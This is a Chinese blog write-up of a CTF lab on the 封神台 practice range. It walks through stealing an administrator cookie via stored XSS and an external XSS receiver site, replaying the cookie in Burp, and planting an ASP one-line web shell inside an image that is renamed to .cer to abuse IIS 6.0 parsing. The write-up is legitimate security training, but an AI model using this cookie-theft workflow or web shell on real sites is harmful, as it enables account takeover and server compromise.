封神台XSS实验

原创

身高两米不到 于 2022-03-17 11:04:52 发布 65 收藏
分类专栏： CTF 漏洞复现 文章标签： web安全 安全


CTF 同时被 2 个专栏收录
3 篇文章 0 订阅
订阅专栏


漏洞复现
10 篇文章 0 订阅
订阅专栏

0x01 缘起


想象一个场景：黑客发现一个网站存在XSS漏洞，于是搭建一个XSS接收平台，只要对方网站管理员登录或者巡查就能获取到他的cookie，从而完成免密登录导致网站失陷。

最近研究在pikachu靶场xss盗取cookie，但感觉效果不好。今天打靶场恰巧遇到一个非常凸显XSS危害场景从而学习记录。

封神台 - 掌控安全在线演练靶场，是一个在线黑客攻防演练平台。

0x02 排雷

这里是第三关，登入界面一看到留言板内容框，条件反射想到XSS，弹窗尝试发现确实存在XSS漏洞。



但到这里，经过多种payload尝试，我的进度就卡死在这里，不知道如何得到flag。如是就去查看别人写的writeup进行学习从而打开新世界大门，，，原来网站上有集成好的XSS接收平台(原谅我孤陋寡闻)

比如这个网站 https://xss8.cc/，功能齐全和wp中相差不大，但是太坑，为了抓取cookie耗我三个小时还抓不到，所以如果遇到同样情况，不要犹豫网站问题！


0x03 第三关

复现推荐使用https://http://xsshs.cn/，首先创建项目


开启相关功能

生成XSS payload

直接复制第一条去插目标网站，然后返回网站会看到每一条cookie




寻找flag



提交完后别着急关闭，下一题需要修改cookie免密登录

0x04 进击！拿到Web最高权限

进入第四关，提示修改管理员cookie后直接免密登录，点击“准备好了吗?”




点击多次发现无法登录，这时就要使用burp改包。

burp抓包，把cookie改为flag后面以ADMIN开头的数据


- cookie : ASPSESSIONIDAS RRAACD=FCDLHMCACNH EHLNHIHLAHBEI; flag=zkz {xsser-g00d},ADMINSESSIO NIDCSTRCSDQ=LBMLMBC CNPFINOANFGLPCFBC

登录成功，并且发现网站是asp站



发现上传点，尝试过后发现对上传类型做了限制，于是想到上传图片马，进入cmd


asp一句话<%eval request("aaa")%>




copy a.jpg/b+a.asp/a b.jpg ，生成图片马上传显示失败，显示错误405，这说明是木马上传成功但是没有被解析。思路到此戛然而止，，，于是我又去查看wp，看完又获得新世界大门，该处存在IIS6.0解析漏洞

百度研究过后，IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx，这也是wp使用的方法。

首先查看设置的允许上传的文件类型，发现是允许.cer类型上传



修改图片马后缀.jpg为.cer重新上传，尝试连接，连接成功，获得flag



0x05 总结

本次实验，使我对XSS危害有了进一步理解，收益良多。

首发于知乎